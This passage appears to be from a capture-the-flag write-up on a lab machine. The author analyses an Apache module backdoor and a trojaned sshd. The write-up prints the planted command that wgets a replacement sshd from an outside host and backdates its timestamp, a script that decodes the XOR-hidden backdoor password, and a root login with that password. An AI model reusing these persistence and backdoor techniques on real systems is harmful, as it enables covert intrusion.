
```
scp steven1@10.10.11.146:/usr/lib/apache2/modules/mod_reader.so mod_reader.so
```

```
scp steven1@10.10.11.146:/usr/lib/apache2/modules/mod_reader.so mod_reader.so

steven1@10.10.11.146's password:
mod_reader.so                     100%   34KB  58.4KB/s   00:00
```

Create a new project in `ghidra` and import the `mod_reader.so` file for analysis.

We can see that a `base64` string is being decoded and is then passed to the `execve()` function. Decoding the `base64` we see the following.

```
echo
"d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbi9zc2hkOyB0b3VjaCAtZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbi9zc2hk" | base64 -d
```




```
wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch `date +%Y-%m-%d -r
/usr/sbin/a2enmod` /usr/sbin/sshd
```

So from this, we can deduce that the previous attacker had planted this apache mod backdoor with strict instructions of replacing the `/usr/sbin/sshd` file every time the web server is restarted and then changing it's modification date to a similar date from `a2enmod` in the `/usr/sbin/` folder to avoid detection. Checking the version of `sshd` shows it's the latest `openssh` version available.

```
ssh -V
```

Let us use `scp` to copy the `/usr/sbin/sshd` binary to our local machine for inspection.


```
scp steven1@10.10.11.146:/usr/sbin/sshd sshd
```

Let us verify the type of this file using the `file` command.


```
file sshd
```

```
file sshd

sshd: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=81f92a57f5fc9f678359f6da9f922af23b7fd8bd, for
GNU/Linux 3.2.0, with debug_info, not stripped
```

After importing the file `ghidra`, we can analyze it and see that in one of the authentication functions called `auth_password` a backdoor has been planted. The attacker didn't strip the binary so we have to use function names to better identify the backdoor.



There is a `backdoor` variable holding `31` values (each 1 byte) which later go on to get `xor` decrypted by `0x96`. The authentication method checks if the `backdoor = input password` and if this check does not pass, then it continues to perform the real authentication functions. Further analysing the binary instructions we see that the hex value `0xa5` is added after the `30 byte` array has been joined.




Thus, let us now build another simple `Python` script to `xor` decode the encryption.

```
#/usr/bin/python3

arr = [0xd6, 0xab, 0xe7, 0xf0, 0xf3, 0xa3, 0xb3, 0xa4, 0xc8, 0xfd, 0xbb, 0xf7, 0xe7,
0xd6, 0xb3, 0xfd, 0xd6, 0xb3, 0xa0, 0xfd, 0xa0, 0xf4, 0xd6, 0xb2, 0xe3, 0xb5, 0xf0,
0xbc, 0xf4, 0xa9, 0xa5]
# Appending `0xa5` to the end of the arrat as it was added after tge 30 byte array has
been joined.

def decode(arr):
  output = ""
  for i in arr:
    xorred = i ^ 150 # 0x93 in decimal
    to_text = chr(xorred)
    output += to_text
  return output

print(decode(arr))
```

On running this python script we see a decoded password in the output.


```
python3 decode.py
```




```
@=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3
```

When we try to login as user `root` over `SSH` with the obtained backdoor password, we are successfully authenticated.

```
ssh root@10.10.11.146
```



The root flag can found at `/root/root.txt`.